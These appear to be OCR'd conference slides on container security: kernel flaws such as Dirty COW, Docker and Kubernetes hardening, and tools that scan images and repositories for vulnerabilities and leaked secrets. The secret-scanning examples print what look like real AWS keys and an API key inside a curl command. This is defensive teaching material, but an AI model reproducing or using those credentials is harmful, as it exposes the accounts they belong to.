
http://www.v3.co.uk/v3-uk/news/2474845/linux-users-urged-to-protect-against-dirty-cow-security-flaw

The perimeter is secure

The foundations are insecure

RunC Exec Vuln (2016)





CloudBleed (2017)

What do these vulnerabilities have in common?

Open Source

- Review other people’s code
- Fuzz and break stuff
- Donate to Open Source projects
  - Especially those you trust for your privacy

Major recent vulnerabilities had no mitigation except “update now”


JAILBREAK

Vulnerable versions

- Linux kernel since 2.6.22 (July 2007)
  - Fixed in 4.8.3, 4.7.9, 4.4.26 or newer (Oct 2016)


- All Docker versions
  - it’s a kernel bug: container syscalls hit host

Nondeterministic live demo



DIRTY COW

Recap




Nothing is entirely secure

Security struggles to keep up with DevOps

@sublimino

Continuous Delivery velocity is a competitive advantage



Is it effectively possible to write bug-free code?

Reducing Vulnerabilities

- Stopping vulnerabilities before they occur
  - Better specification
  - Robust design
  - Improved build
- Finding vulnerability
  - Better testing techniques
  - Multiple testing methods
- Reducing the impact of vulnerabilities
  - Resilient architecture

Dramatically Reducing Software Vulnerabilities (NIST, 2016)

http://nvlpubs.nist.gov/nistpubs/ir/2016/NIST.IR.8151.pdf

Reducing Vulnerabilities

- Measure software quality
  - Software Assurance Maturity Model (OpenSAMM)
  - UL Cybersecurity Assurance Program
  - Consortium for IT Software Quality (CISQ) Code Quality Standards
  - Coverity Scan
  - Core Infrastructure Initiative (CII) Best Practices Badge
  - Building Security in Maturity Model (BSIMM)

Dramatically Reducing Software Vulnerabilities (NIST, 2016)

http://nvlpubs.nist.gov/nistpubs/ir/2016/NIST.IR.8151.pdf

Reducing Vulnerabilities

- Measure process metrics
  - Hours of effort
  - Number of changes without acceptance test defects
  - Acceptance test defect density in released code

Dramatically Reducing Software Vulnerabilities (NIST, 2016)

http://nvlpubs.nist.gov/nistpubs/ir/2016/NIST.IR.8151.pdf

Reducing Vulnerabilities

- Use skilled development teams
  - “If software is developed by a team who has clear requirements, are well trained and have demonstrated building good software with low vulnerability rates, then we have confidence or assurance that software they produce is likely to have few vulnerabilities.”

Dramatically Reducing Software Vulnerabilities (NIST, 2016)

http://nvlpubs.nist.gov/nistpubs/ir/2016/NIST.IR.8151.pdf

Cost of Quality

"For appraisal COQ: Slow review rates, slow test execution, and poor product quality (poor quality product slows down the review process)"

Reducing Software Vulnerabilities – The Number One Goal for Every Software Development Organization, Team, and Individual (NIST, 2016)

https://www.ishpi.net/wp-content/uploads/2016/10/SwMM-RSV-Technical-Report.pdf

Secure Programming

“This book provides a set of design and implementation guidelines for writing secure programs...Specific guidelines for C, C++, Java, Perl, PHP, Python, Tcl, and Ada95 are included. It especially covers Linux and Unix based systems, but much of its material applies to any system.”

Secure Programming HOWTO - Creating Secure Software (Wheeler, 1999-2015)

https://www.dwheeler.com/secure-programs/

Reducing bug count

- Raise the bar as high as resources allow
- Measure quality process metrics
- Don’t be so agile as to ignore specification
- Use proficient teams and always upskill
- Don’t enforce deadlines via overtime
- Test quality and security early
- Use static analysis

Reducing Vulnerabilities

- Reducing the impact of vulnerabilities
  - Resilient architecture

Dramatically Reducing Software Vulnerabilities (NIST, 2016)
http://nvlpubs.nist.gov/nistpubs/ir/2016/NIST.IR.8151.pdf

CONTAINER LOCKDOWN

Where do containers excel?

- Speed and heterogeneity of development
- CI and test
- Portability and deployment
- Isolation without overhead

Where do containers excel?

- Speed and heterogeneity of development
- CI and test
- Portability and deployment
- Isolation without overhead
- Security...?

Are they bad at security?

Container Security: Bad

- Not everything in Linux is namespaced
- Daemon runs as root (rootless runC coming)
- Shared kernel (but can run inside a VM)

Container Security: Good

- Prevent many attacks through isolation and strong default configuration
- Encourages minimal attack surface
- Speed of deployment encourages software updates
- Content trust image signing/verification
- Native log drivers for many endpoints

Security Non-Events

(Not a comprehensive list)

- Mitigated: CVE-2013-1956, CVE-2013-1957, CVE-2013-1958, CVE-2013-1959, CVE-2013-1979, CVE-2014-0181, CVE-2014-4014, CVE-2014-4699, CVE-2014-5206, CVE-2014-5207, CVE-2014-7970, CVE-2014-7975, CVE-2014-9529, CVE-2015-2925, CVE-2015-3214, CVE-2015-3339, CVE-2015-4036, CVE-2015-8543, CVE-2016-0728, CVE-2016-2383, CVE-2016-3134, CVE-2016-3135, CVE-2016-4997, CVE-2016-4998
- Not mitigated: CVE-2015-5157 (Kernel DOS), CVE-2015-3290 (Kernel bug), CVE-2016-5195 (Dirty COW - Kernel)


Docker security non-events

https://docs.docker.com/engine/security/non-events/

Docker Security Features

- Namespaces

Docker Security Features



Docker Security Features

- Namespaces
  - pid, network, mount, uts, ipc, user (not default)

Docker Security Features

- Namespaces
  - pid, network, mount, uts, ipc, user (not default)
- Control groups (cgroups)


Docker Security Features

- Namespaces
  - pid, network, mount, uts, ipc, user (not default)
- Control groups (cgroups)
- Docker runtime configuration

Docker Security Features

- Namespaces
  - pid, network, mount, uts, ipc, user (not default)
- Control groups (cgroups)
- Docker runtime configuration
- Kernel capabilities


Docker Security Features



https://www.docker.com/sites/default/files/WP_IntrotoContainerSecurity_08.19.2016.pdf

Extended security features

- Hardened kernels
  - GRSEC
  - PAX
- Security Policies/Whitelisting
  - Seccomp
  - AppArmor
  - SELinux
  - TOMOYO Linux
    - http://tomoyo.osdn.jp/wiki-e/?WhatIs#comparison



http://redmonk.com/fryan/files/2016/11/anchore-sec-breakout.png

RedMonk

Container Security

- Drop to unprivileged user in Dockerfile
- Reduce attack surface
  - Debug by attaching to relevant namespace

    ```
    docker run -it --net container:6d74906fc63c
    busybox # or --pid, or --ipc
    ```
- Remove SUID binaries
  - or drop the `SETUID` capability at runtime
- No `--privileged` containers

Container Security

- Drop all capabilities then add needed caps
- Enable user namespaces
- Set resource limits and ulimits
- Use a syscall whitelist (SELinux/AppArmor)
  - and `--security-opt`
- Mount volumes `:ro,noexec,nosuid,nodev`
- Secure Docker host

Container Security

- Sign images

Kubernetes

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: hello-world
spec:
  containers:
  # specification of the pod's containers
  # ...
  securityContext:
    runAsNonRoot: true
    fsGroup: 1234
    supplementalGroups: [5678]
    seLinuxOptions:
      level: "s0:c123,c456"
```

JAILBREAK mk 2

Autogenerated sec profiles

- Generators and helpers
  - https://github.com/konstruktoid/Docker/blob/master/Scripts/genSeccomp.sh
  - https://github.com/docker-slim/docker-slim
  - https://github.com/jessfraz/bane
- Reference caps example
  - https://github.com/microservices-demo/microservices-demo/tree/master/deploy/kubernetes/manifests


SECURITY IN
THE PIPELINE
@sublimino
KubeCon 2017

The weakest link is a likely escalation point

Leaky-secrets Prevention

- https://github.com/dxa4481/truffleHog
- https://github.com/awslabs/git-secrets
- https://github.com/michenriksen/gitrob
- https://github.com/ezekg/git-hound

TruffleHog

```
Date: 2014-04-21 18:46:21
Branch: master
Commit: Removing aws keys

@@ -57,8 +57,8 @@ public class EurekaEVCacheTest extends AbstractEVCacheTest {
             //

             props.setProperty("       datacenter", "cloud");
-            props.setProperty("       awsAccessId", "<aws access id>");
-            props.setProperty("       awsSecretKey", "<aws secret key>");
+            props.setProperty("       awsAccessId", "AKIAJCK2WUHJ2653GNBQ");
+            props.setProperty("       awsSecretKey", "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");
             props.setProperty("       .appinfo.validateInstanceId", "false");

             props.setProperty("       .discovery.us-east-1.availabilityZones", "us-east-1c,us-east-1d,us-east-1e");
```


git-secrets

```
includes/function-base.sh:556:  OUTPUT=$(curl -H "x-api-key: g36VHFtbLttwSr3WgRnRaUs40b9KHLFXb7o7GxQE" "https://mercury.postlight.com/parser?url=${URL}")

[ERROR] Matched one or more prohibited patterns

Possible mitigations:
- Mark false positives as allowed using: git config --add secrets.allowed ...
- Mark false positives as allowed by adding regular expressions to .gitallowed at repository's root directory
- List your configured patterns: git config --get-all secrets.patterns
- List your configured allowed patterns: git config --get-all secrets.allowed
- List your configured allowed patterns in .gitallowed at repository's root directory
- Use --no-verify if this is a one-time false positive
```

Docker container scanning

- https://github.com/coreos/clair
- https://github.com/CISOfy/lynis-docker
- https://github.com/cr0hn/dockerscan
- https://github.com/banyanops/collector

Clair


example/repository
be12d34bfe56
9%
8%
81%
Quay Security Scanner has recognized 209 packages.
3 packages with High-level vulnerabilities.
18 packages with Medium-level vulnerabilities.
17 packages with Low-level vulnerabilities.
1 packages with Negligible-level vulnerabilities.
170 packages with no vulnerabilities.
Image Packages
Filter Packages...
PACKAGE NAME
PACKAGE VERSION
VULNERABILITIES
REMAINING AFTER UPGRADE
UPGRADE IMPACT
INTRODUCED IN IMAGE
openssh
1:6.6p1-2ubuntu2.3
1 High + 2 additional
1 Low
RUN /bd_build/prepare.sh && /bd..
git
1:1.9.1-1ubuntu0.2
1 High + 1 additional
All identified vulnerabilities fixed
RUN apt-get install -y git pyth..
eglibc
2.19-0ubuntu6.6
1 High + 11 additional
2 Medium + 9 additional
ADD file:b3447f4503091bb6bb6e50..
openssl
1.0.1f-1ubuntu2.16
1 Medium + 5 additional
All identified vulnerabilities fixed
RUN /bd_build/prepare.sh && /bd..

lynis

```
[+] Users, Groups and Authentication
------------------------------------
  - Search administrator accounts...                [ OK ]
  - Checking UIDs...                                [ OK ]
  - Checking chkgrp tool...                         [ FOUND ]
  - Consistency check /etc/group file...            [ OK ]
  - Test group files (grpck)...                     [ OK ]
  - Checking login shells...                        [ WARNING ]
  - Checking non unique group ID's...               [ OK ]
  - Checking non unique group names...              [ OK ]
